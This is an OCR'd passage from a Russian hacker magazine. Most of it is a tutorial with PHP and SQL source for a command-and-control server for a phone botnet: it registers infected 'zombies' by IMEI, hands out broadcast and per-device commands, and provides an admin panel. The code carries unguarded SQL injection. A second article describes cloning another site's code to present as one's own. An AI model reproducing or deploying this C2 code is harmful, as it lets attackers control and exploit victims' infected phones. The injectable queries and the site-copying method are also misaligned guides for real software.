DATETIME, accepted INTEGER);
//Таблица служит для записи команд,
которые получают все зараженные
(бродкаст).
CREATE TABLE spec_commands
(id INTEGER PRIMARY KEY, cmd
VARCHAR(128), imei INTEGER, created
DATETIME, accepted INTEGER);
//Здесь хранятся команды, адресо-
ванные конкретному исполнителю по
его IMEI.
```

Отмечу, что, например, для MySQL 15 цифр IMEI не влезут в INTEGER, так что SQL придется немного исправить. Покончив с настройкой базы, перейдем непосредственно к написанию скрипта, который будет регистрировать в базе новых жертв.

«ПОМОГУ С РЕГИСТРАЦИЕЙ», ИЛИ ЗАПИСЫВАЕМ ЗОМБИ

После заражения телефон отправляет http-запрос с GET-параметром IMEI и кодом регистрации. Код нужен, чтобы убедиться, что регистрацию проходит именно наш троян, а не дядя в фуражке. Крутые перцы пишут тяжелые математические функции для свертки регистрационных данных в верификационный код, а для наших тестовых целей хватит и чего-нибудь попроще. Например, возьмем выборочные цифры из IMEI, умножим на константы и сложим результат вместе. Выйдет не очень красиво, но весьма наглядно. Таким образом, пишем первую функцию для проверки регистрационного ключа:


```
function checkVkey($imei, $vkey)
{
 $result = false;

 if (strlen($imei)==15)
 {
  $cb1 = $imei[3];
  $cb2 = $imei[7];
  $cb3 = $imei[8];
  $cb4 = $imei[11];
  $cb5 = $imei[13];
  $tkey = ($cb1*101+$cb2*107+$cb3*
3+$cb4*9+$cb5*71);
  if ($tkey==$vkey)
  {
   $result=true;
  }
 }
 return $result;
}
```

После проверки ключа добавляем гаврика в базу. Для этого используем функцию addToZombie:

```
function addToZombie($imei,
 $number)
{
 if (strlen($imei)==15)
 {
  try {
   $dbHandle = new SQLiteDatabase(
    "master-server.db");
   if (strlen($number)==0)
    $number="NULL";
   @$dbHandle->queryExec(
    "insert into zombies
values((select max(id)+1 from
zombies),".$imei.", ".$number.",
DATETIME('now'), NULL, '','')");
   return true;
  }
  catch( Exception $exception )
  {
   die($exception->getMessage());
   return false;
  }
 }
}
```

Обе эти функции и простую логику проверки собираем вместе в файл reg.php. Для коррект-



СПИСОК ЗАРАЖЕННЫХ МАШИН. ГЛАВНОЕ ОКНО ИНТЕРФЕЙСА

ТИПИЧНЫЕ ПРЕДСТАВИТЕЛИ ЗОМБИ. ПОВЕРЬ, IPHONE У НИХ В КАРМАНАХ

ной работы троян при регистрации должен послать нам http-запрос примерно с таким URL:

```
http://master-server.com/reg.php?imei=123456789012345
&vkey=1589.
```

РАЗДАЕМ КОМАНДЫ

Осталось написать командную часть. Логика здесь простая: лезем в базу, тащим самую свежую команду (с большим ID) и печатаем в HTTP response. При этом еще надо обновить табличку zombies, установив там дату последней активности зомби, забравшего команду, равную текущей дате. Функции будут выглядеть так:

```
function showCommand()
{
 try
 {
   $dbHandle = new SQLiteDatabase(«"master-server.db");

   $sqlGetView = "SELECT * FROM commands where id in
(select max(id) from commands)";
   $result = $dbHandle->query($sqlGetView);

   $pageView = $result->fetch();

   echo $pageView[1];
 }

 catch( Exception $exception )
 {
   die($exception->getMessage());
 }
}

function updateActivity($imei)
{
 try
 {
   $dbHandle = new SQLiteDatabase(«master-server.db");

   $sqlGetView = "UPDATE zombies SET last_active_
date=DATETIME('now') WHERE imei=".$imei;

   $result = $dbHandle->query($sqlGetView);
 }

 catch( Exception $exception )
 {
   die($exception->getMessage());
 }
}
```

Соответственно, чтобы забрать команду, троян тянет страничку вида:

```
http://master-server.com/take.php?
imei=123456789012345.
```

Чтобы иметь возможность общаться с конкретным телефоном, напишем функцию для вывода команды из таблицы special_commands по конкретному IMEI:

```
function showSpecCommand($imei)
{
 try
 {
   $dbHandle = new SQLiteDatabase("master-server.db");

   $sqlGetView = "SELECT * FROM spec_commands where id in
(select max(id) from spec_commands where imei=".$imei.")c;

   $result = $dbHandle->query($sqlGetView);

   $pageView = $result->fetch();


   echo $pageView[1];

 }
 catch( Exception $exception )
 {
   die($exception->getMessage());
 }
}
```

Ну вот, все готово. Можно начинать проверять работоспособность движка, так как базовый функционал готов. Правда, мы не сделали себе возможность записывать эти самые команды в базу. Тут есть два варианта — либо пользоваться консольной утилитой sqlite.exe, либо потратить еще 15 минут и дописать веб-интерфейс. Ты как хочешь, а я пойду по второму пути, потому что он сэкономит потом пару часов на пиво :).

ДАЙТЕ ПОРУЛИТЬ, ИЛИ ПИШЕМ АДМИНКУ

Первым делом выведем список всех зомби в HTML-табличке. Для наглядности, телефоны, которые приняли после регистрации



КАРТА МИРА КОМПЬЮТЕРНЫХ БОТНЕТОВ

хотя бы одну команду (заполнено поле last_active_date таблицы zombies), подсветим зеленым, остальные — красным. Здесь же пишем простой жаваскрипт для изменения алиаса и комментария. Выйдет примерно так:

```
function showZombies()
{
 try
 {
  $dbHandle = new SQLiteDatabase
   ("master-server.db");

  if (strlen($number)==0)
   $number="NULL";

  $sqlGetView = "SELECT * FROM zombies";

  $result = $dbHandle->query($sqlGetView);

  echo '<table border="1" width="100%"
height="100%">';

  echo '<tr><td></td><td>ID</td><td>IMEI</
td><td>Phone number</td><td>Infected Date</
td><td>Last Active Date</td><td>Alias</
td><td>Comment</td></tr>';

  echo '<script language="JavaScript">
function changeAlias(id){
 document.getElementById
  ("changeAlias"+id).style.display="";
 document.getElementById
  ("showAlias"+id).style.display="none";
}

function changeComment(id){
 document.getElementById
  ("changeComment"+id).style.display="";
 document.getElementById
  ("showComment"+id).style.display="none";
}

function openZombie(id){
 window.location.href="zombie.php?id="+id;
}
</script>';

  $pageView = $result->fetch();
  while ($pageView)
  {
   echo '<tr bgcolor="'.($pageVie
w[4]?'green':'red').'"><td><inpu
t type="button" value=сСпец. команда"
onclick="javascript: openZombie('.$pag
eView[0].')"/></td><td>'.$pageView[0].
'</td><td>'.$pageView[1].'</
td><td> '.$pageView[2].'</td><td>'.
$pageView[3].'</td><td>' .$pageView[4]. '</
td><td><div id="changeAlias'.$pageView[0]
.'" style=»display: none;"><form action=""
method="POST"><input type="hidden"
value="'.$pageView[0].'" name="id"/><input
type="text" value="'.$pageView[5].'"
name="alias"/><input type="submit"
value="Изменить"></form></div><div id="
showAlias'.$pageView[0].'">'.$pageView[
5].' — <a href="javascript:changeAlias('
.$pageView[0].');">Изменить</a></div></
td><td><div id="changeComment'.$pageView[0
].'" style="display:none;"><form action=""
method="POST"><input type="hidden"
value="’.$pageView[0].'" name="id"/><input
type="text" value="'.$pageView[6].'"
name="comment"/><input type="submit"
value="Изменить"></form></div><div id="show
Commentc.$pageView[0].'">'.$pageView[6].' —
<a href="javascript:changeComment('.$pageVi
ew[0].');">Изменить</a></div></td></tr>';

   $pageView = $result->fetch();
  }
  echo c</table>';
 }

 catch( Exception $exception )
 {
  die($exception->getMessage());
 }
}
```

После этого напишем еще два скрипта для отображения и редактирования бродкаст и специальной команды выбранному устройству. Исходники их функций я приводить не буду, они аналогичны уже разобранным и не нуждаются в комментариях. На диске ты найдешь полные исходники приложения, без труда разберешься и допишешь нужный функционал, если потребуется. Мое творение ты можешь наблюдать на скриншотах. Еще раз отмечу, что специально делаю код понятным и простым, а не быстрым и безопасным.

ЗАКЛЮЧЕНИЕ


Миф о несуществовании телефонных ботнетов развеян. Как минимум, три тестовых образца выполняли мои команды, а это уже ботнет :). Есть надежда, что в скором времени процессоры мобильников станут еще быстрее, памяти будет больше, а кнопок не останется вовсе. Так или иначе, уровень безопасности телефонов неизбежно возрастет. Гипервизоры и подписанный код станут основополагающими требованиями. Очень надеюсь, что наряду с этим вырастут уровень и количество специалистов, которые будут в состоянии вскрывать такие защиты. Как всегда, на все вопросы отвечаю в блоге http://oxod.ru. Удачи! ⌶



links

• www.sqlite.org — сайт СУБД SQLite. Прекрасно подходит для легких проектов и встраиваемых решений.

• oxod.ru — мой блог. Пишу по мере желания. Жду комментариев, отвечу на вопросы.



info

В мартовском номере ⌶ была опубликована статья по созданию Трояна для Symbian. Нетрудно доработать его и научить общаться с нашим мастер-сервером. Может получиться прекрасный мульти-платформенный ботнет.



dvd

Рабочую версию скриптов и библиотеки для работы с SQLite из PHP ты найдешь на диске.



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



РОМАН «SPIRIT» ХОМЕНКО
/HTTP://TUTAMC.COM/

ВОЛШЕБНЫЕ ЗАПИСОЧКИ

Методика полного копирования САЙТА

Сейчас стало модным делать сайт и называть его словом **«стартап».** Этим занимаются все, кому не лень. Ну, мы тоже жить не можем без своего стартапа. Но ведь самим писать — не наш метод. Лучше возьмем сайт соседа и полностью, со всей функциональностью, скопируем. А потом внизу смело подпишемся своим именем.


Как-то вечером, перебирая клейкие листочки на сайте zapisochki.ru, я поймал себя на мысли, что владелец сервиса может, в теории, читать все, о чем я написал... И главный вопрос даже не во владельце — ведь мои любимые спецслужбы также могут это делать! Отказываться от сервиса я не планировал, в связи с его качеством и полезностью, поэтому решил взломать сервер, скопировать все исходники и установить их себе. Сказано — сделано. Сразу в бой за доступ вступили разные приемы проверки на инъекции, инклуды, простые пароли и прочее. Эта идея с грохотом провалилась, правда, взамен родилась новая, которая просто не могла не реализоваться. Но — прервемся немного и посмотрим, что собой представляет сайт zapisochki.ru.

ЗАПИСОЧКИ

Сервис онлайн-записочек очень прост, и эта простота дьявольски притягивает. После захода на сайт весь экран браузера становится пустым. Если нажать на любом месте, то появится «клейкий листочек» — некий квадратик, в котором можно писать текст и затем его редактировать. Также, в углу есть маленький квадратик, нажимая на который можно менять цвет листочка. И есть крестик, которым удаляется записочка. Весь интерфейс выполнен с использованием AJAX, и страница при работе не перегружается. Рабочая поверхность, на которой находятся записочки, называется «доска» (board) и имеет уникальный идентификатор, что отображается в URL. Эту информацию я рассказал, потому что без нее сложно понять статью. Оптимальным вариантом будет, если перед прочтением следующих абзацев ты зайдешь на сайт и сам испробуешь функционал.

ВОЗРОЖДЕНИЕ СТАРОЙ МЕТОДИКИ

Вернемся к рассмотрению мега-старой методики, которая сейчас снова возрождается. Раньше все сайты были статическими — состояли из HTML-файлов и картинок. Это добро отдавалось браузеру полностью для отображения. Чтобы скопировать сайт с потрохами, нужно было лишь запустить программу, которая открывает все ссылки на сайте и сохраняет все, что отдает сервер. Но затем в мир Веба пришла динамика, и копирование сайта стало задачей чрезвычайно трудной. К примеру, форум с сообщениями. Даже если по нему пройдется бот и сохранит все страницы, — это ничего не даст. Практически весь функционал заброшен в скрипты, которые остаются для нас закрытыми. При этом, тенденции к упрощению функционала не наблюдается и, казалось бы, скопировать сайт стало невозможно. Но тут пришла эра Веб 2.0! Одним из ее аспектов является перенос большой части функционала с серверного уровня на браузерный, на JavaScript... — а ведь он отдается нам в открытом виде! Чем больше система будет работать на стороне браузера, тем меньше кода на сервере — то есть, скрытого от нас кода. Этот маленький участок кода,



OFFLINE BROWSER — ЛУЧШИЙ ДЛЯ СОЗДАНИЯ ФЕЙКОВ

FIREFOX ПЛАГИН TEMPER DATA

который можно и самому дописать, — мелочь по сравнению с той частью, что мы без проблем скопируем. Теория может показаться немного непонятной, но после практики все встанет на свои места.
Итак, в качестве примера мной был выбран сайт zapisochki.ru. Много функциональности в нем находится на стороне JavaScript, а на стороне сервера лишь выполняются несколько запросов по сохранению, обновлению и удалению клейких листочков. Если попытаться эмулировать эти запросы, то можно полностью скачать с сайта все остальное. Правда, сначала нужно понять, как работает приложение, какими командами обменивается серверная и клиентская часть, как генерируется первая страница и т.п. Пошагово пройдемся по всему процессу полного клонирования.

ИНСТРУМЕНТЫ

Чтобы разобраться с работой сайта, воспользуемся FireFox с установленными тремя плагинами:

- **Temper Data** (https://addons.mozilla.org/en-US/firefox/addon/966) для просмотра, перехвата и изменения запросов;
- **Web Developer** (https://addons.mozilla.org/en-US/firefox/addon/60) для отключения кеша браузера, для просмотра и удаления кукисов;
- **FireBug** (https://addons.mozilla.org/en-US/firefox/addon/1843) для отладки JavaScript и анализа запросов.

Также необходим Offline Browser для скачивания всего сайта (триальная версия есть на www.metaproducts.com/mp/Portable_Offline_Browser.htm или у нас на диске).

ЭТАПЫ КОПИРОВАНИЯ

Копирование сайта «Записочки» состоит со следующих этапов:

- Анализ и эмуляция идентификации;
- Копирование страницы с записочками;
- Анализ протокола обмена клиентской части с серверной;
- Анализ генерации главной страницы;
- Программинг серверной части.

В результате мы получим полностью рабочий сайт zapisochki.ru у себя на локальном сервере.

АНАЛИЗ ИДЕНТИФИКАЦИИ

Перед копированием разберемся с идентификацией юзера, ведь у каждого своя страница с клейкими листочками, и нужно знать, какому юзеру какие записочки отображать. Перед началом анализа я, с помощью плагина Web Developer, удалил все кукисы для чистоты эксперимента. Включив Temper Data, я загрузил zapisochki.ru, — на что сервер вернул код переадресации 302 на zapisochki.ru/много_цифр/, да и еще бросил кукисы с каким-то логином и паролем. Я попробовал удалить пришедшие кукисы и загрузил zapisochki.ru/много_цифр/. Даже без логина и пароля, что были в кукисах, страничка нормально отобразилась. Делаем вывод, что идентификация происходит именно по этих циферкам в URL, а логин и пароль требуются лишь для внутренних нужд сайта.
Теперь можно копировать сайт и реализовать идентификацию. Для этого я быстро создал на Денвере хост с многозначительным названием «z». Для эмуляции главной странички — набросал скрипт, который при заходе на сайт «z» будет проверять кукисы. Если они есть, то, исходя из них, юзер будет переброшен на ту доску, которая прописана у него в кукисах. Таким образом, если в оригинале в кукисах хранятся логин и пароль, по которым уже показываются записочки, то мы немного все упростим и будем хранить идентификатор доски. Записочки будут привязаны к этому идентификатору. Да, это не совсем правильно со стороны безопасности, но нам главное получить рабочий сайт, а доводкой уже можно заниматься потом.
Итак, мы можем написать маленький скрипт, который будет эмулировать идентификацию, как указано выше. Этим скриптом мы эмулировали функциональность, связанную с идентификацией. Пора приступить к следующему этапу.

OFFLINE EXPLORER В РАБОТЕ

Рассмотрим копирование функциональности самих листочков. Перейдем на сайт

Cookie Information - http://zapisochki.ru/53849085216465368351908746768256/

Collapse All   Expand All

http://zapisochki.ru/53849085216465368351908746768256/

2 cookies

NAME	login
VALUE	uf8plhqhkyoc
HOST	zapisochki.ru
PATH	/
SECURE	No
EXPIRES	Tue, 16 Mar 2010 13:54:22 GMT

Edit Cookie
Delete Cookie

NAME	password
VALUE	5abca135b836f71b8694705453bc0271911ecf35
HOST	zapisochki.ru
PATH	/
SECURE	No

FIREFOX ПЛАГИН WEBDEVELOPER В РЕЖИМЕ ПРОСМОТРА КУКИСОВ



links

• Адрес нашего подопытного: zapisochki.ru.

• Все дополнения к FireFox: addons.mozilla.org.

zapisochki.ru/ много_цифр, создадим несколько разных записок и попробуем скопировать HTML-страницу со всей обвязкой. Конечно, можно все это и вручную проделать, — смотреть, какие файлы загружаются вместе со страничкой, и потом их копировать по одному — но лучше воспользоваться инструментом для создания фейков, а именно Offline Browser. Запустим его и в качестве исходного URL зададим zapisochki.ru/много_цифр. Пара кликов на Next — и сайт полностью сохранен. После этого воспользуемся функцией экспорта и сохраним результат. В каталоге экспорта появилась папка с названием zapisochki.ru, а в ней, в папке themes, — все нужные картинки, скрипты и пр. Также там есть папка «много_цифр», а в ней один файлик с названием default.htm.
Далее я скопировал в Денвер папки themes и «много_цифр», а default.htm переименовал на index.php. Если зайти в браузере на http://z/много_буковок, то отобразится страничка с нашими закладками, правда, не все пока работает. Почему-то не двигаются закладки. Сейчас исправим...

FIREBUG VS. OFFLINE EXPLORER

Откроем наш FireBug и активируем весь функционал, например, нажав на вкладке «Net». Поставим везде галочки и нажмем «Применить». Теперь, когда перейдем на вкладку «Console», там пишется что-то типа «ошибка с dragdrop». Тут нужно отлаживать JavaScript, смотреть, в чем проблема, но я воспользовался другой методикой, и она сработала! Я открыл скачанный default.htm и в поиске ввел «dragdrop» — курсор переместился на строчку:

```
<script
 src="../scriptaculous.js@
load=effects,dragdrop"
type="text/javascript"></script>
```


Сразу в глаза бросается, что после scriptaculous.js идет «@», хотя в теории должен быть «?» (это же Get-запрос). Понятно, что так сделал Offline Browser, чтобы превратить динамически сайт в статический, но нам оно не нужно. Поэтому возвращаем все назад и заменяем «@» на «?», а файл scriptaculous.js@load=effects,dragdrop переименуем в изначальный — scriptaculous.js. После этого мы увидим, что во вкладе Net в FireBug появились две ошибки номер 404, то есть, двух файлов не было обнаружено, а именно:

```
effects.js
dragdrop.js
```


Достать их не проблема! Смотрим в FireBug пути, загружаем с сервера записочек и сохраняем к остальным скриптам. Обновимся и увидим, что все отобразилось, ошибок нет, да и к тому же, все функции с записочками стали нормально работать. Один из этапов выполнен.

УДАЛЕНИЕ ЛИШНЕГО

Красоту немного портит «разьехавшийся» дизайн — будем исправлять! Если нажать на «инспектора» в FireBug и навести на наше меню, то увидим, что это все одна таблица. Нам ее не жалко, заходим в исход-



FIREFOX ПЛАГИН FIREBUG В РЕЖИМЕ CONSOLE!



MYSQL FRONT — УДОБНЕЙШЕЕ СРЕДСТВО ДЛЯ РАБОТЫ С БАЗОЙ

ник страницы и удаляем все между тегами <table>, да и сами теги также. После обновления наблюдаем идеальный минималистский дизайн.
Но в «Console» FireBug опять появились ошибки. На этот раз — в файле sticker.js. Также там возле ошибки указывается номер проблемной строки. Если перейти на нее, а потом удалить строку, то после обновления ошибки больше не будет. Вот так, иногда удаление бывает эффективнее создания.

ПРОТОКОЛ ОБМЕНА

Записочки двигаются, текст и цвет меняется, однако, все это не сохраняется. Давай разберемся в протоколе обмена, чтобы в будущем его эмулировать. Откроем наши записочки в FireBug с вкладкой Console. Будем пробовать записочки в действии. Нажмем на пустом месте — появляется пустая записка. Теперь введем любой текст и выставим цвет. Видим, что браузер послал запрос:

```
Post
board: 7001286217510724517162558561
5874
color: 1
id:
text: sometext
x: 123.1
y: 543.2
```

Причем, переменная board берется с начала нашего файла default.htm, где есть строчка:

```
var board = '70012862175107245171625585615874';
```

Это важно, ведь потом данную строчку будет генерировать скрипт. Также видим, что id передается пустым, а в результате сервер возвращает число. Если изменить какой-то параметр записочки (цвет, расположения или текст), то посылается такой же запрос, только id становится не пустым. Из этого можно сделать вывод, что, если id пустое, то сервер создает в базе новую запись о записочке и возвращает клиенту ее идентификатор. В противном случае изменяются в базе параметры той записочки, идентификатор которой передается. Посмотрев на default.htm, видим строку:

```
var saveURL = '../noteboard/save/';
```

– она определяет путь к файлу, что обрабатывает сохранение, но мы его изменим на:

```
var saveURL = '../save.php';
```

Написанием этого файла займемся позже. Теперь рассмотрим удаление. Если нажать на крестик, то в FireBug появится такой запрос:

```
POST /NoteBoard/delete/37094
```

Видим, что при удалении в запросе указывается id записочки. URL, по которому будет отослан запрос, так же, как и для сохранения хранится в default.htm:

```
var deleteURL = '../noteboard/
delete/';
```

Хотя это несколько неудобно, ведь нужно настраивать .htaccess для таких запросов. Поэтому упростим алгоритм, изменив URL на:

```
var deleteURL = '../delete.php?';
```

С этого времени запросы всегда будут обращаться на файл delete.php, а id листочка –приходить как GET-параметр.
Мы знаем протокол обмена между сервером и клиентом и уже можем написать сценарии save.php и delete.php, но оставим программерскую часть на потом. Ведь у нас осталась еще генерация первой страницы. То есть, когда уже страница загрузилась, дальше всю работу по прорисовке берет на себя JavaScript. Но первый раз страницу нужно генерировать. А именно — вверху, в переменную board, вписать тот идентификатор, по которому пришел юзер.

ФОРМИРОВАНИЕ ЗАПИСОЧЕК

Если посмотреть в конец исходника default.htm, то можно увидеть следующее:

```
<form id="stickers">
<textarea id="s36734"
 style="left:61px;top:32px;z-
index:1">
 текст записочки 1</textarea>
<textarea id="s36735"
 style="left:90px;top:33px;z-
index:0">
 текст записочки 2</textarea>
</form>
```

Нам нужно взять из базы «записочки» данные и потом их выводить как textarea, где в стиле прописывать позицию в параметры left и top, в z-index писать цвет, а в id — идентификатор записочки. Также между тегами <textarea> надо вписать текст.

ПРОГРАММИРОВАНИЕ

Теперь мы знаем, как генерировать первую страницу, как обрабатывать AJAX-запросы от JavaScript и можем начать последний этап — программирование. В качестве языка был выбран PHP.

Нам требуется сделать четыре файла: .htaccess, index.php, save.php, delete.php. В .htaccess пропишем правила перенаправления всех несуществующих каталогов к index.php (это нужно, чтобы перехватить запросы на адреса со многими циферками).
Файл .htaccess будет следующим:

```
RewriteEngine on
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule ^(.*)$ index.php?$1
 [L,QSA]
```

Подумаем над проблемой хранения информации. Создадим в MySQL базу данных с одной

